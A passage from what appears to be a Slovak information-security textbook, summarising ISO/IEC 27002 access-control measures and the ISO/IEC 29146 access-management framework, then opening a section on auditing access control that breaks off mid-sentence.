Požiadavky na riadenie prístupu sú podľa vyššie uvedenej normy rozdelené do nasledujúcich oblastí:

- politika riadenia prístupu,
- riadenie prístupu používateľov,
- zodpovednosti používateľov,
- riadenie prístupu ku sieti,

- riadenie prístupu k operačným systémom,
- riadenie prístupu k aplikáciám a informáciám,
- mobilné výpočtové zariadenia a práca na diaľku.

#### 4.6.3.1 Politika riadenia prístupu

V organizácii by mala byť vytvorená, dokumentovaná, pravidelne preskúmavaná a podľa potrieb revidovaná politika riadenia prístupu. Politika riadenia prístupu má podľa tejto normy brať do úvahy najmä nasledujúce aspekty:

- bezpečnostné požiadavky jednotlivých aplikácií a systémov organizácie,
- identifikáciu všetkých informácií vo vzťahu k jednotlivým aplikáciám a rizikám, ktorým sú informácie vystavené,
- pravidlá pre šírenie informácií a pravidlá schvaľovania prístupu,
- konzistenciu prístupových pravidiel a klasifikáciu informácií pre rôzne systémy a siete,
- odpovedajúcu legislatívu a ostatné zmluvné záväzky vo vzťahu k ochrane prístupu k dátam alebo službám,
- štandardné prístupové profily používateľov pre bežné kategórie činností,
- riadenie prístupových pravidiel v distribuovanom a sieťovom prostredí rozoznávajúc všetky možné typy pripojení,
- oddelenie jednotlivých rolí pre riadenie prístupu, napr. vybavovanie požiadaviek na prístup, schvaľovanie prístupu, správa prístupov,
- požiadavky na formálne schválenie žiadosti o prístup,
- požiadavky na pravidelné preskúmavanie prístupových práv,
- odoberanie prístupových práv.

Pri tvorbe a stanovovaní pravidiel riadenia prístupu by mali byť zvážené aj hľadiská ako sú napr. rozlišovanie medzi pravidlami, ktoré musia byť v platnosti vždy a tými, ktoré sú nepovinné alebo podmienené, medzi pravidlami, ktoré vyžadujú schválenie administrátorom alebo inou poverenou osobou a tými, ktoré toto nevyžadujú, definovanie pravidiel na základe princípu „všetko, čo nie je výslovne povolené, je zakázané“, nie na základe pravidla „všetko, čo nie je výslovne zakázané, je povolené“.

#### 4.6.3.2 Riadenie prístupu používateľov

Hlavným cieľom v tejto časti definovaných opatrení je zaistiť oprávnený prístup používateľov a predchádzať neoprávnenému prístupu k informačným systémom organizácie. V oblasti riadenia prístupov definuje táto norma viaceré okruhy opatrení, ktoré by mal špecialista IT v primeranej miere implementovať do prostredia organizácie.

***Registrácia používateľa***

Vo vnútorných predpisoch organizácie by mali byť definované formálne postupy pre registráciu používateľov vrátane jej zrušenia, ktorých úlohou je zabezpečiť autorizovaný prístup ku všetkým viacpoužívateľským informačným systémom a službám.

Postupy pre registráciu používateľa a jej zrušenie podľa tejto normy zahrňujú viaceré opatrenia, ako napr.:

- použitie unikátneho používateľského identifikátora (ID),
- kontrolu toho, že používateľ má oprávnenia používať informačný systém alebo služby od vlastníka systému, súhlas s prístupovými právami od nadriadených používateľa,
- kontrolu toho, že úroveň prideleného prístupu zodpovedá zámerom organizácie a je v súlade s bezpečnostnou politikou organizácie,
- procesy odovzdávania zoznamu vymedzujúceho prístupové práva jednotlivým používateľom,

- udržiavanie formálneho zoznamu o registrovaných osobách oprávnených využívať službu alebo systém,
- procesy, ktoré zabezpečia okamžité odobratie prístupových oprávnení používateľom, ktorí zmenili pracovné miesto alebo opustili organizáciu,
- pravidelné kontrolovanie a mazanie nepotrebných ID používateľov a ich účtov.

***Riadenie privilegovaného prístupu***
Vo viacpoužívateľských informačných systémoch, pri ktorých je nevyhnutná ochrana proti neautorizovanému prístupu, by malo byť prideľovanie privilegovaných oprávnení riadené prostredníctvom formálneho autorizačného procesu. Pri riadení privilegovaného prístupu podľa tejto normy implementujeme opatrenia ako napr.:

- udržiavanie popisu privilégií spojených s každým prvkom systému (napr. s OS, databázovým systémom, aplikáciami) a kategórie zamestnancov, ktorým by mali byť privilégiá pridelené,
- prideľovať privilégia iba na základe oprávnenej potreby pre použitie,
- mal by byť dodržiavaný proces autorizácie a zachovávaný záznam o všetkých pridelených privilégiách, privilégia by nemali byť pridelené, pokiaľ nie je proces autorizácie dokončený.

***Správa používateľských hesiel***
Správa používateľských hesiel by sa mala riadiť formálnym procesom definovaným vo vnútorných predpisoch organizácie, keďže heslá sú bežným prostriedkom na overenie identity používateľa pred poskytnutím prístupu ku systému. Okrem hesiel je potrebné zvážiť aj použitie iných technológií autentizácie a identifikácie používateľa ako je napríklad biometria (napr. odtlačok prsta, očnej rohovky), elektronický podpis alebo použitie technických prostriedkov (napr. čipových kariet).

Pre tento proces je definovaných viacero požiadaviek, ktorým by mal vyhovovať, ako napr. podpis prehlásenia o bezpečnom používaní hesiel, zaistenie povinnosti zmeny jednorazového hesla, zavedenie postupov jednoznačnej identifikácie používateľov pred poskytnutím nového, náhradného alebo dočasného hesla, povinnosť nenechávať heslá a ďalšie autentizačné prostriedky v nechránenom tvare, zmena prednastavených hesiel.

***Preskúmavanie prístupových oprávnení používateľa***
Opatrenie zavádza povinnosť v pravidelných intervaloch uskutočňovať formálne preskúmavanie prístupových oprávnení používateľov.

Odporúčaný interval pre preskúmavanie je podľa tejto normy 6 mesiacov a po každej významnej zmene ako napr. povýšenie, preloženie alebo ukončenie pracovného pomeru. Naproti tomu preskúmavanie privilegovaných prístupových oprávnení sa odporúča vykonávať v častejších intervaloch (odporúčané sú 3 mesiace). Všetky zmeny v pridelených privilégiách by mali byť taktiež dôkladne zaznamenávané pre potreby preskúmavania a auditu.

#### 4.6.3.3 Zodpovednosti používateľov

Používatelia si musia byť vedomí zodpovednosti za dodržiavanie nasadených opatrení kontroly prístupu ku zdrojom organizácie, hlavne s ohľadom na používanie hesiel a bezpečnosti im pridelených prostriedkov a zariadení. Efektívnym zavedením súvisiacich procedúr do vnútorných predpisov organizácie je možné minimalizovať riziká ako je neoprávnený používateľský prístup k citlivým informáciám či prezradenie alebo krádež informácií a prostriedkov na ich spracúvanie.

***Používanie hesiel***
Používateľom majú byť dostupné prehľadné odporúčania pre vytvorenie a používanie bezpečných prístupových hesiel.

Táto norma odporúča definovať postupy a procedúry súvisiace s používaním hesiel, tvorbou hesiel a ich zaznamenávaním, s intervalmi zmeny hesiel (pravidelné, pri náznaku kompromitácie

systému) a pod. Ak používatelia potrebujú, aby mali prístup k viacerým službám alebo platformám, odporúča táto norma používať jedno silné heslo pre všetky služby, pri ktorých sú si používatelia istí, že poskytujú rozumnú úroveň zabezpečenia.

***Neobsluhované používateľské zariadenia***
Používatelia a dodávatelia majú byť oboznámení s bezpečnostnými požiadavkami a postupmi pre primeranú ochranu neobsluhovaných zariadení.

Niektoré zariadenia používané v organizáciách, ktoré sú zdieľane používané viacerými zamestnancami alebo môžu byť verejne prístupné, nie sú z pohľadu bezpečnosti chránené na takej úrovni, ako ostatné zariadenia IKT (napr. pracovné stanice zamestnancov). Ide najmä o zariadenia ako zdieľané tlačiarne, pracovné stanice určené na školiace účely, verejne prístupné PC. Tieto zariadenia si vyžadujú špecifický režim práce s nimi a zvláštnu ochranu pred neautorizovaným prístupom, najmä ak bývajú dlhší čas ponechané bez dozoru.

***Politika čistého stola a čistej obrazovky***
Na každom pracovisku sa spravidla pohybuje viacero osôb, čo pre voľne uložené aktíva a citlivé informácie predstavuje výrazné riziko. Väčšina bežných zamestnancov nevenuje pozornosť informáciám uskladneným na ich pracovných stoloch a zabezpečenie počítačov tak môže strácať svoj účinok.

Zásady politiky čistého stola a čistej obrazovky výrazne znižujú riziko úniku a zneužitia údajov. Mať čistý pracovný stôl (odstrániť z neho pamäťové médiá a dokumenty, kde by sa mohli nachádzať neverejné či citlivé informácie) ako aj odhlásiť sa z IS v čase neprítomnosti vo veľkej miere znižuje pravdepodobnosť nastania bezpečnostného incidentu.

#### *4.6.3.4 Riadenie prístupu k sieti*

S cieľom predchádzať neautorizovanému prístupu k sieťovým službám by mal byť interný ako aj externý prístup k týmto službám formálne riadený. V tejto časti riadenia prístupov definuje norma viaceré okruhy opatrení, ich rozsah je závislý najmä na veľkosti a zložitosti sieťového prostredia organizácie.

***Politika používania sieťových služieb***
Používatelia by mali mať priamy prístup iba k tým sieťovým službám, pre ktorých použitie boli oprávnení. Neoprávnené alebo nezabezpečené pripojenie k sieťovým službám môže mať vplyv na celú organizáciu. Opatrenia v tejto oblasti sú potrebné najmä pri sieťových pripojeniach k citlivým alebo kritickým aplikáciám organizácie či pri používateľoch pripájajúcich sa z rizikových lokalít.

Politika formulovaná vo vzťahu k sieťam a sieťovým službám by mala pokrývať autorizačné postupy určujúce, kto je oprávnený pristupovať k akým sieťam a sieťovým službám, kontrolné mechanizmy a postupy na ochranu prístupu k sieťovým pripojeniam a službám prípadne udelené výnimky prístupu. Táto politika by mala byť samozrejme v súlade s politikou riadenia prístupu a politikou bezpečnosti IS.

***Autentizácia používateľa externého pripojenia***
Prístup vzdialených používateľov musí byť autentizovaný. Táto autentizácia môže byť zabezpečená napr. použitím kryptografických techník, autentizačných predmetov (hardvérových tokenov) alebo protokolom typu výzva/odpoveď. Implementáciu takýchto techník využívajú napr. virtuálne privátne siete – VPN siete.

Odporúča sa zvážiť nasadenie ochrany pred neautorizovaným alebo nechceným pripojeniam k prostriedkom na spracovanie informácií (opatrenia typu spätného volania – dial-back). Pre autentizáciu uzlov siete môžu byť použité kryptografické techniky, napr. založené na

certifikátoch fyzických počítačov. Pre bezpečný prístup k bezdrôtovým sieťam je potrebné taktiež implementovať dodatočné techniky autentizácie a definovať pravidlá používania bezpečnostných mechanizmov a autentizačných predmetov.

Hrozbu predstavuje aj možnosť automatického pripojenia ku vzdialeným počítačom, čo môže mať za následok získanie neoprávneného prístupu k aplikáciám organizácie. Žiadatelia o vzdialené pripojenia k počítačovým systémom by mali byť preto vždy autentizovaní a riadiť sa pravidlami, ktoré je potrebné definovať vo vnútorných predpisoch organizácie.

***Identifikácia zariadení v sieťach***

Pre autentizáciu pripojení z vybraných lokalít a prenosných zariadení odporúča táto norma zvážiť automatickú identifikáciu zariadení. Je to spôsob, ktorý môže byť použitý v prípadoch, ak je dôležité, aby bola komunikácia inicializovaná iba z určitej lokality alebo zariadenia.

Automatická identifikácia zariadení v sieťach môže byť doplnená o ďalšie techniky autentizácie používateľov týchto zariadení.

***Ochrana portov pre vzdialenú diagnostiku a konfiguráciu***

Fyzický i logický prístup k diagnostickým a konfiguračným portom by mal byť bezpečne riadený. Veľa komunikačných, počítačových a sieťových systémov môže obsahovať prostriedky na vzdialenú konfiguráciu a vzdialený prístup, ktoré využíva podporný personál na údržbu systému. V prípade, že tieto porty nie sú chránené, predstavujú zneužiteľný prostriedok na neautorizovaný prístup do systému.

Primeraným bezpečnostným mechanizmom môže byť uzamknutie klávesnice a použitie ďalších mechanizmov zamedzujúcich fyzický prístup k portom či povolenie prístupu k týmto portom výhradne na základe dohody medzi správcom služby a personálom zabezpečujúcim podporu technického a programového vybavenia

***Princíp oddelenia sietí***

Skupiny informačných služieb, používateľov a informačných systémov by mali byť v sieťach oddelené. Oddelenie v sieťach by malo byť založené na klasifikácií ukladaných a spracovávaných informáciách, úrovne dôvernosti a typu činnosti, ktorými sa organizácia zaoberá tak, aby bol v prípade narušenia služieb minimalizovaný celkový dopad na organizáciu.

Norma ISO/IEC 27002 poskytuje viacero odporúčaní k realizácii ako je rozdelenie sietí do separátnych logických domén, inštalácia bezpečnostných brán (firewallov) medzi miesta prepojení sietí, oddelenie s využitím funkčnosti sieťových zariadení (napr. prepínaním protokolu IP) a pod.

***Riadenie sieťových spojení***

Pri zdieľaných sieťach, hlavne pri tých, ktoré presahujú hranice organizácie, musí byť obmedzené možnosti pripojenia používateľov. Obmedzenia by mali byť v súlade s politikou riadenia prístupu a s požiadavkami jednotlivých aplikácií. Medzi príklady, kde by mali byť nasadené obmedzenia možno podľa tejto normy zaradiť napr. odosielanie správ (elektronická pošta), prenos súborov, interaktívny prístup či prístup k aplikáciám.

***Riadenie smerovania siete***

Pre zabezpečenie toho, aby počítačové spojenia a informačné toky nenarušovali politiku riadenia prístupu aplikácií organizácie, by malo byť zavedené riadenie smerovania v sieti. Smerovanie v sieti by malo byť založené na overení zdrojovej a cieľovej adresy. Pokiaľ sú využívané proxy servery a/alebo preklad sieťových adries, môžu byť k overeniu zdrojovej cieľovej adresy využité bezpečnostné brány umiestnené na interných a externých kontrolných sieťových bodoch.

#### 4.6.3.5 Riadenie prístupu k operačnému systému

Pre obmedzenie prístupu k prostriedkom počítača by mali byť implementované dostatočné bezpečnostné prostriedky na úrovni operačných systémov. Tieto prostriedky musia zabezpečovať činnosti ako sú autentizácia oprávnených používateľov v súlade s politikou riadenia prístupov, zaznamenávanie úspešných a neúspešných pokusov o autentizáciu, zaznamenávanie využitia privilegovaných prístupov, systém varovania v prípade porušenia systémových bezpečnostných politík a pod.

Norma definuje táto viaceré okruhy opatrení, ktoré by mal pri implementácií bezpečnosti riadenia prístupov k OS špecialista IT zvážiť a v primeranej miere implementovať.

***Bezpečné postupy prihlásenia***
Prístup k operačnému systému musí byť riadený postupmi bezpečného prihlásenia, ktoré sú definované vo vnútorných predpisoch organizácie. Postup prihlásenia musí byť implementovaný tak, aby boli minimalizované príležitosti neoprávneného prístupu a mal by prezrádzať minimum informácií o systéme, aby neposkytoval zbytočnú podporu neoprávnenému používateľovi.

Dobrý prihlasovací postup spĺňa viaceré podmienky, ako sú nezobrazovať identifikátor systému kým nie je proces prihlásenia kompletný, neposkytovať možnosť nápovede, obmedziť počet povolených neúspešných pokusov (odporúčajú sa 3), zvážiť zaznamenávanie neúspešných pokusov prípadne zvážiť obmedzenie minimálnej a maximálnej doby prihlásenia.

***Identifikácia a autentizácia používateľov***
Všetci používatelia by mali mať pre svoje výhradné použitie priradený jedinečný identifikátor, mal by byť takisto zvolený vhodný spôsob autentizácie k overeniu ich identity. Pre potreby identifikácie a autentizácie sa najčastejšie využívajú heslá. Rovnaký výsledok dosiahneme aj pomocou kryptografických prostriedkov a autentizačných protokolov, stupeň použitej identifikácia a autentizácie by mal však zodpovedať úrovni citlivosti chránených informácií.

***Systém správy hesiel***
Systém správy hesiel by mal byť interaktívny a mal by zabezpečovať použitie dostatočne kvalitných hesiel. V tejto norme sú definované viaceré odporúčania, ktoré by mali IT špecialisti pri tvorbe systému správy hesiel zohľadniť, ako je presadzovať používanie individuálnych hesiel a užívateľských ID, umožniť používateľom zvoliť a zmeniť si svoje vlastné heslo, presadzovať výber kvalitných hesiel, v prípade dočasného hesla vyžadovať od používateľa jeho zmenu, pri zadávaní hesla ho nezobrazovať na obrazovke, vyžadovať ukladanie hesiel v šifrovanej podobe a pod.

***Používanie systémových nástrojov***
Možnosť použitia systémových nástrojov, ktoré môžu prekonať systémové alebo aplikačné kontrolné mechanizmy, musí byť v každej organizácii obmedzená a prísne kontrolovaná. Mali by byť zvážené opatrenia ako sú oddelenie systémových nástrojov od aplikačných programov, obmedzenie používania systémových nástrojov iba pre minimálny počet dôveryhodných používateľov, zaznamenávanie každého použitia systémových nástrojov, odstránenie všetkých nepotrebných nástrojov a systémových programov a pod.

***Časové obmedzenie relácie***
Neaktívne relácie by sa mali po stanovenej dobe nečinnosti ukončiť. Časový mechanizmus by mal po definovanej dobe zmazať obsah obrazovky a v prípade potreby ukončiť prebiehajúce aplikácie prípadne sieťové relácie. Čas obmedzenia relácie by mal odrážať bezpečnostné riziká vyplývajúce z priestorov, klasifikáciu informácií, používané aplikácie ako aj používateľov, ktorý zariadenie využívajú.

***Časové obmedzenie spojenia***
Vymedzenie doby, po ktorú je povolené pripojenie k počítačovým službám, obmedzuje príležitosť pre neoprávnený prístup, takisto zamedzuje používateľom ponechať relácie otvorené a vyhnúť sa tak opätovnej autentizácii. Toto opatrenie by sa malo zvážiť najmä pri citlivých počítačových aplikáciách, ktoré sú využívané vo vysoko rizikových lokalitách, napr. vo verejných alebo externých priestoroch mimo pôsobnosť bezpečnostnej správy organizácie.

#### 4.6.3.6 Riadenie prístupu k aplikáciám a informáciám

Hlavným cieľom tejto časti je definovať opatrenia, ktorých implementáciou sa bude predchádzať neoprávnenému prístupu k informáciám uloženým v počítačových systémoch. Pre obmedzenie prístupu k týmto systémom by mali byť použité bezpečnostné prostriedky, logický prístup musí byť obmedzený iba pre oprávnených používateľov.

***Obmedzenie prístupu k informáciám***
Používatelia aplikačných programov, vrátane pracovníkov podpory, musia mať prístup k informáciám a funkciám aplikačných systémov obmedzený v súlade s definovanou politikou riadenia prístupu. Podľa tejto normy by sa malo zvážiť aj využitie opatrení ako sú napr. obmedzenie prístupových oprávnení používateľov (napr. na čítanie, zápis, mazanie, spúšťanie), obmedzenie prístupových oprávnení zo strany ďalších aplikácií či zabezpečenie toho, že výstupy aplikačných systémov narábajúcich s citlivými údajmi obsahujú iba relevantné údaje.

***Oddelenie citlivých systémov***
Citlivé aplikačné systémy by mali byť implementované v oddelených, prípadne izolovaných prostrediach. Citlivosť služieb systému alebo informácií v ňom spracúvaných môže napr. určovať, či by mal byť aplikačný systém prevádzkovaný iba na vyhradenom počítači alebo smie zdieľať zdroje iba s dôveryhodnými aplikačnými systémami. Izolácia citlivých aplikačných systémov môže byť zabezpečená aj ich fyzickým alebo logickým oddelením.

#### 4.6.3.7 Mobilné výpočtové zariadenia a práca na diaľku[108]

V prípade používania mobilných výpočtových prostriedkov (napr. notebook, laptop, mobilný telefón) v organizácii by mala byť venovaná zvýšená pozornosť tomu, aby neboli citlivé informácie organizácie prezradené práve prostredníctvom týchto zariadení. Mali by byť prijaté formálne pravidlá, ktoré by zohľadňovali riziká práce s mobilnými výpočtovými zariadeniami, hlavne v nezabezpečenom prostredí. Tieto pravidlá musia zahŕňať napr. požiadavky na fyzickú ochranu, kontrolu prístupu, kryptografické techniky, zálohovanie či antivírusovú ochranu. Tieto pravidlá by mali taktiež zahŕňať odporúčania pre pripájanie týchto zariadení do cudzích sietí, riziko predstavujú najmä bezdrôtové siete a ich známe bezpečnostné slabiny.

Organizácia by mala schváliť aktivity práce na diaľku iba vtedy, ak sú splnené zodpovedajúce bezpečnostné požiadavky a sú zavedené opatrenia, ktoré sú v súlade s bezpečnostnou politikou organizácie. Je dôležité, aby práca na diaľku bola schvaľovaná a kontrolovaná vedúcimi zamestnancami a aby boli zavedené vhodné podmienky pre tento druh práce. Norma odporúča zvážiť viaceré okolnosti súvisiace s touto oblasťou, ako napr. požiadavky na komunikačnú bezpečnosť, citlivosť informácií, ku ktorým sa pristupuje a ktoré sú prenášané komunikačnými linkami či okolnosti bezpečnosti prostredia práce na diaľku.

[108] Požiadavky normy ISO/IEC 27022 korešpondujú s prechádzajúcim textom v tejto kapitole (4.4. Vzdialený prístup pomocou mobilných zariadení), na tomto mieste ich uvádzame pre úplnosť.

## 4.7 Normalizovaný koncept systému riadenia prístupu

Riadenie prístupov v organizácii predstavuje súbor procesov a postupov, ktorý umožní jednotlivým entitám (napr. osobe, zariadeniu, systému, službe) efektívne a najmä bezpečne využívať informačné zdroje organizácie a zároveň týmto entitám priraďovať zodpovednosti za vykonané činnosti.


Podobne ako pri iných systémoch riadenia (napr. pri systéme riadenia informačnej bezpečnosti), aj pre systém riadenia prístupov k informačným zdrojom organizácie je potrebné definovať ucelený rámec komplexne pokrývajúci bezpečnú implementáciu a prevádzku tohto systému.

Definovanie rámca pre systém riadenia prístupov je aj snahou medzinárodných organizácií ako sú ISO a IEC. V tejto oblasti vyvíjajú medzinárodne akceptovateľnú normu ISO/IEC 29146 A framework for access management, ktorá bude problematiku podrobne špecifikovať a určovať najlepšie postupy riadenia prístupov. V čase tvorby tohto materiálu bola táto norma v pokročilom štádiu vývoja, prebiehalo intenzívne pripomienkovanie na medzinárodnej úrovni. Cieľový dátum konečného schválenia a vydania tejto normy je naplánovaný na rok 2014.

### 4.7.1 Model riadenia prístupu ku zdrojom

Riadenie prístupu ku zdrojom organizácie zahŕňa podľa ISO/IEC 29146 niekoľko základných entít. Na obrázku 4.3 [ISO/IEC CD 29146 Information technology - Security techniques - A framework for access management] sú znázornené jednotlivé kroky realizované pri prístupe ku zdrojom organizácie:

- autentizovaný subjekt (napr. osoba alebo systémový komponent IS) potvrdzuje požiadavku na prístup ku konkrétnemu zdroju,
- v bode rozhodnutia o politike (angl. Policy decision point) sa overí žiadosť a vydá povolenie na prístup,
- v bode vynútenia politiky (angl. Policy enforcement point) sa overia prístupové oprávnenia a umožní sa autentizovanému subjektu prístup ku chránenému zdroju.




**Obr. 4.3** Model riadenia prístupu podľa ISO/IEC 29146

### 4.7.2 Zložky systému riadenia prístupov

Norma ISO/IEC 29146 vysvetľuje nasledovné funkčné oblasti systému riadenia prístupov:

- pravidlá pre riadenie privilégií (angl. Policy and Privilege management),
- riadenie autorizačných atribútov (angl. Authorization attribute management),
- autorizácia subjektu,
- priraďovanie zdrojov subjektom (angl. Provisioning),
- monitorovanie a sledovateľnosť vykonaných činností (angl. Monitoring, accountability and traceability).

**Pravidlá pre riadenie privilégií**

Riadenie privilégií je proces tvorby, správy, prideľovania a odoberania privilégií konkrétnym subjektom. Priradenie privilégií konkrétnej entite umožňuje tejto entite stať sa subjektom v procese riadenia prístupov. Súbor privilégií používaný v systéme riadenia prístupov by mal byť štruktúrovaný v súlade s modelom, ktorý sa týka aktivít organizácie, subjektov vykonávajúcich tieto aktivity, prevádzkovaných služieb a zdrojov organizácie. Tieto privilégiá by mali byť špecifické pre:

- jednotlivé subjekty a autorizačné atribúty,
- konkrétne zdroje alebo triedu zdrojov,
- spôsob použitia zdrojov.

Riadenie privilégií pozostáva z nasledovných aktivít:

- definovanie pravidiel a privilégií na prístup ku zdrojom,
- definovanie pravidiel a privilégií pre PDP prípadne definovanie atribútov pre manažment identít,
- aktualizácia, prehodnotenie, prípadne zrušenie konkrétnych pravidiel a privilégií,
- uplatňovanie pravidiel a privilégií v procese overovania požiadaviek na prístup ku zdrojom organizácie.

Riadenie privilégií by malo byť implementované na základe princípu „oprávnenej potreby poznať“ s použitím najmenších možných privilégií pre daný subjekt. Malo by byť garantované, že tento subjekt môže s danými privilégiami pristupovať ku konkrétnym zdrojom organizácie.

**Riadenie autorizačných atribútov**

Proces riadenia autorizačných atribútov zahŕňa priraďovanie, modifikáciu a odoberanie týchto atribútov jednotlivým subjektom. Konkrétnymi atribútmi pre subjekt môžu byť napr. vek, pozícia, členstvo v skupinách, funkcia, typ kontraktu či certifikát. Pre zdroj môžu byť týmito atribútmi rôzne typy klasifikácie, adresa či certifikovaná značka (napr. vlastníctvo sieťového identifikátora). Autorizačné atribúty môžu byť usporiadané do rolí.

**Autorizácia subjektu**

Proces autorizácie subjektu môže byť uskutočňovaný automatizovane na základe definovaného súboru pravidiel, prípadne môže vyžadovať ľudský zásah, pri ktorom osoba s náležitými oprávneniami autorizuje požadované pridelenie privilégií. Za určitých podmienok môže entita legitímne delegovať svoje konkrétne oprávnenia na inú entitu. V tomto prípade sa jedná o delegovanú autorizáciu.

Autorizácia subjektu by mala byť vykonávaná v súlade s pravidlami, ktoré by mali špecifikovať:

- entity, ktoré určujú autorizačné postupy,
- entity, ktoré uskutočňujú on-line autorizáciu,
- procedúry, ktoré vykonávajú off-line autentizáciu,
- úroveň zabezpečenia vyžadovanej pri autentizácii subjektu.

**Proces priraďovania zdrojov subjektom (Provisioning)**

Provisioning je proces poskytnutia prostriedkov subjektom za účelom prístupu k informáciám alebo systémovým zdrojom organizácie. Proces je založený na rolách priradených konkrétnym subjektom a oprávneniach spojených s týmito rolami. Provisioning možno rozdeliť na tri základné kategórie:

- proces priraďovania privilégií (angl. privilege provisioning),
- proces priraďovania zdrojov (angl. resource provisioning),
- proces priraďovanie účtov IKT (angl. ICT account provisioning).

**Monitorovanie a sledovateľnosť vykonaných činností**

Aktivity a činnosti spojené s riadením prístupu ku zdrojom organizácie musia byť monitorované za účelom dosahovania súladu s právnymi, funkčnými a bezpečnostnými požiadavkami ako aj v prípade vyšetrovania bezpečnostných incidentov. Odporúča sa monitorovať najmä nasledujúce činnosti:

- prístup ku zdrojom personálnymi subjektmi organizácie,
- prístupy do systémov externými subjektmi, audítormi prípadne inými poverenými osobami,
- procedúry administrácie prístupu vykonávané administrátormi,
- prístup vzdialených subjektov ku zdrojom systému,
- prístup zariadení ku zdrojom systému,
- vytváranie a bezpečnosť auditných záznamov a zápisov v registroch.


Systém riadenia prístupu by mal vytvárať auditné záznamy najmä o:

- autorizačných činnostiach pre poskytovanie privilégií,
- priradených privilégiách a autorizačných atribútoch,
- udelených povoleniach na využívanie zdrojov,
- skutočnom použití zdrojov.

### 4.7.3 Referenčná architektúra riadenia prístupov

Referenčná architektúra podľa normy ISO/IEC 29146 obsahuje nasledovné komponenty systému riadenia prístupu:

- Subjekt: inicializačný bod, ktorý požaduje prístup ku zdrojom organizácie.
- Zdroj: predstavuje koncový bod, ku ktorému je po úspešnej autentizácii a autorizácii umožnený požadovaný prístup.
- Bod vynútenia politiky (angl. PEP – Policy enforcement point): tento komponent môže požadovať autentizáciu a následne si vynútiť autorizačné rozhodnutia. PEP popisuje atribúty jednotlivých subjektov pre potreby iných entít v rámci systému.
- Bod rozhodnutia o politike (angl. PDP – Policy decision point): tento komponent uskutočňuje autorizačné rozhodnutia ako odpoveď na požiadavky PEP.
- Služby pre bezpečnostné tokeny (angl. Security token service): tieto služby prekladajú autorizačné rozhodnutia do bezpečnostných tokenov, tieto tokeny môžu byť použité na delegovanie prístupu.
- Bod administrácie politiky (angl. PAP – Policy and attribute administration point): slúži ako centrálny administračný bod informácií o politike a atribútoch.
- Informácie o politike (angl. Policy information): komponent obsahuje informácie o pravidlách a atribútoch jednotlivých zdrojov, ktoré sú zahrnuté v procese autorizácie.
- Monitorovanie: tento komponent monitoruje činnosti a úlohy počas celého procesu riadenia prístupu, zvlášť v prípadoch, keď sa udeľuje alebo zamieta prístup ku zdrojom organizácie.




**Obr. 4.4** Referenčná architektúra systému riadenia prístupov podľa ISO/IEC CD 29146 Information technology - Security techniques - A framework for access management

## 4.8 Auditovanie systému riadenia prístupov

Výkon auditu riadenia prístupov môže byť formou interného alebo externého auditu. Pri externých auditoch sú využívané služby nezávislej tretej strany, pri internom audite vykonávajú poverení zamestnanci organizácie na základe svojich pracovných zodpovedností, požiadaviek manažmentu prípadne po významných zmenách preskúmanie systému riadenia prístupov. Auditovanie systému riadenia prístupov býva spravidla súčasťou komplexnejšieho auditu vykonávaného v prostredí organizácií, pri jeho realizácii je odporúčané riadiť sa medzinárodnými štandardami v oblasti auditu IKT (napr. audítorské štandardy a smernice ISACA), požiadavkami príslušných právnych predpisov (napr. Výnos o štandardoch pre ISVS) ako aj požiadavkami dobrej praxe (napr. ISO/IEC 27002 Pravidlá dobrej praxe manažérstva informačnej bezpečnosti).

Pri preskúmavaní systému riadenia prístupov by mal audítor:

